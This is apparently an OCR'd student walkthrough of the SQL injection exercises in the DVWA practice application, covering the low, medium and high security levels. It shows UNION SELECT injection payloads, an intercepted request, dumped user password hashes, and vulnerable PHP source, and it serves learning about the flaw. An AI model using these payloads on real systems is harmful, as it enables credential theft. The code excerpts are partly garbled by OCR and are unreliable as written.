

sqlInjection

Low



You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1



we have 2 columns, # for comment the reset of the statement

ID: 'UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 'UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 'UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Medium



127.0.0.1/dvwa/vulnerabilities/sqli/#

```
Request
 Pretty Raw \n Actions \
                                                 Select extension...
 1 POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
 2 Host: 127.0.0.1
 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
   Gecko/20100101 Firefox/78.0
 4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/we
   bp,*/*;q=0.8
 5 Accept - Language: en-US, en; q=0.5
 6 Accept-Encoding: gzip, deflate
 7 | Content-Type: application/x-www-form-urlencoded
 8 Content-Length: 18
 9 Origin: http://127.0.0.1
10 DNT: 1
11 Connection: close
12 Referer: http://l27.0.0.1/dvwa/vulnerabilities/sqli/
13 Cookie: security=medium; PHPSESSID=cnavat4393qp4r1k36q2p7h3ec
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 id=1&Submit=Submit
```



▼<select name="id">

<option value="1 or 1=1 UNION SELECT user, password FROM users#">UNION SELECT user, password FROM users#</option>

<option value="2">2">2</option>

User ID: 1 ∨ Submit

ID: 1 or 1=1 UNION SELECT user, password FROM users#

First name: admin Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#

First name: Gordon

Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#

First name: Hack

Surname: Me

ID: 1 or 1-1 UNION SELECT user, password FROM users# First name Pablo

Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#

First name: Bob Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#


First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99



High

Impossible SQL Injection Source

```
<?php
if( isset( $_GET[ 'Submit' ] ) ) {
     checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
     $id = $_GET[ 'id' ];
     // Was a number entered?
     if(is_numeric( $id )) {
          // Check the database
$data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
$data->binder( ':id', $id, PDO::PARAM_INT );
          $data->execute():
          $row = $data->fetch();
          // Make sure only 1 result is returned
if( $data->rowCount() == 1 ) {
               // Get values
$first = $row[ 'first_name' ];
$last = $row[ 'last_name' ];
               // Feedback for end user
echo "IO: {$id}<br />First name: {$first}<br />Surname: {$last}";
    }
}
// Generate Anti-CSRF token
generateSessionToken();
```

High SQL Injection Source

```
if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( 'Something went wrong.' );

// Get results
while( $row = mysqli_fetch_assoc( $result ) ) {
    // Get values
    $first = $row["first_name"];
    $last = $row["last_name"];

    // Feedback for end user
    echo "recho "re>ID: {$id} />First name: {$first}';
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}
```

7/8

Click here to change your ID.

ID: 1' UNION SELECT user, password FROM users#

First name: admin Surname: admin

ID: 1' UNION SELECT user, password FROM users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, pase ord FROM users#

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99